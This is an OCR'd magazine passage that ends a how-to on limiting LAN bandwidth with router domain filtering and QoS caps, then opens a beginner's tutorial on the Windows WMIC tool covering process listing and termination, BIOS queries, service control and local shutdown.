


图8

3、第三种限制：域名过滤

这个在娱乐的时候可以恶搞一下，在图3中有个域名过滤，把它勾选上，保存后进入域名过滤界面，选择添加新条目，在域名处填上要禁止访问的域名，比如“www.snight.org”然后保存，再点击“使所有条目生效”，然后打开网址试试看吧。

4、第四种限制：直接分配带宽

这种方法应该是所有方法中最简单也是最有效的，但是为什么没有人写出来呢？因为它要求所用路由器必须带服务质量QoS，这种路由器新增了一个“IP带宽控制”功能。Long long ago，这种路由器很贵的，但是现在的价格也就在150左右。我觉得有必要介绍一下这个功能，它也为文章最初的问题提供了圆满的解决办法。

首先，也是必须要开启IP带宽控制，在图9中填入相应的IP或IP段，在后面提示带宽的地方填上最大上限，比如4个人用2M的带宽，每个人分500Kpbs（PS：我路由器没有这个功能，让朋友截了张图，使用的TP-LINK）。




图9

这应该就是利用路由器限制局域网带宽的所有办法了，都是自己一直在用的，还有上次帮我朋友组网的时候看到的这个新增的功能，感觉有必要写篇具体详尽的文章来帮助大家。在感概路由器厂商越来越人性化的同时，也提醒各位读者：宿舍或邻里网络问题还是多沟通，大家好，才是真的好嘛！

菜菜也谈WMIC

solar-fly[S.N.T]

从Windows2000开始，WMI（Windows管理规范）就是Windows系统管理的重要组成部分。WMIC是Windows Management Instrumentation Command-line的简称，在WMIC出现之前，要从命令行访问WMI数据库或WMI名称空间不是一件容易的事情，但现在，WMIC利用WMI强大的功能就把系统管理扩展到了命令行。

一、什么是WMIC？

WMIC是扩展WMI（Windows Management Instrumentation，Windows管理规范），提供了从命令行接口和批命令脚本执行系统管理的支持。在WMIC出现之前，如果要管理WMI系统，必须使用一些专门的WMI应用，比如SMS，或者使用WMI的脚本编程API，或者使用象CIM Studio之类的工具。如果不熟悉C++之类的编程语言或VBScript之类的脚本语言，或者不掌握WMI名称空间的基本知识，要使用WMI管理系统是很困难的。WMIC改变了这种情况，为WMI名称空间提供了一个强大的、友好的命令行接口。

本文将主要介绍我在使用过程中的一些经验，本着实用主义的原则，过多的概念性的东西我就不多介绍了，在用到的时候我再进行一些解释。

和上面的官方定义比起来，还有一个更好理解的解释：WMIC，是一款命令行管理工具。使用WMIC，我们不但可以管理本地计算机，而且还可以管理同一Windows域内的所有远程计算机（需要必要的权限），而被管理的远程计算机不必事先安装WMIC，只需要支持WMI即可。WMIC有一个能够分析、解释和执行从命令行接收的别名（Alias）的引擎，它是一个可执行文件，名为WMIC.exe，这个文件通常位于“c:\windows\system32\wbem”文件夹中（支持WinXP和Win2003系统）。这样就比较好理解了吧，可以使用WMI管理远程计算机，是不是非常有吸引力呀！

二、WMIC能做什么？

可以使用WMIC实现如下的管理任务：

1、本地计算机管理
2、远程单个计算机管理
3、远程多个计算机管理
4、使用远程会话的计算机管理(如Telnet)
5、使用管理脚本的自动管理

三、简单的使用实例

1、运行WMIC

打开“开始”-“运行”栏，输入“WMIC”就可以启动wmic了，如图1。第一次运行时，会显示WMIC正在安装，请稍等。几秒钟后就会出现如图2所示的命令提示符了。






图1



图2


2、初试WMIC下的命令


在窗口下输入process执行看看，结果如图3所示，列出了正在运行的进程和调用进程的路径。当然了，我们也可以输入process list brief来查看更详细的信息，比如进程名称、ID、优先级等。更重要的是，对于现在有些可以在任务管理器里隐藏进程的木马，要想在wmic里隐藏，可就没那么容易了，它会成为你查杀木马的好帮手。


图3

现在只是知道了路径，如果怀疑某一进程，想查看它的详细信息又该怎么办呢？那输入process name='jqs.exe' list full就可以了，jqs是我安装java后新增加的一个进程，大家在测试时也可以选用别的，如图4。我们还可以使用以下命令来进程：


图4


图5


图6

process where name='jqs.exe' delete，回车后就会提示我们是否删除，如图5。这里将delete换成“call terminate”也可以达到同样的效果。

在wmic下如何查看BIOS信息呢？我们输入**bios list full**，是使用的命令吧，不用重启电脑就可以知道你现在使用的电脑的BIOS信息了，如图6。

除此之外，wmic还有停止、暂停和运行服务的功能：启动服务startservice，停止服务stopservice，暂停服务pauseservice。具体的命令使用格式就是：

Service where caption="windows time" call stopservice——停止服务

Service where caption="windows time" call startservice——启动服务

Service where name="w32time" call stopservice——停止服务，注意name和caption的区别。

wmic process call create shutdown.exe——关闭本地计算机。

想要知道更多的命令，直接在命令行下输入“/?”，就可以获得详细的帮助信息了，如图7。

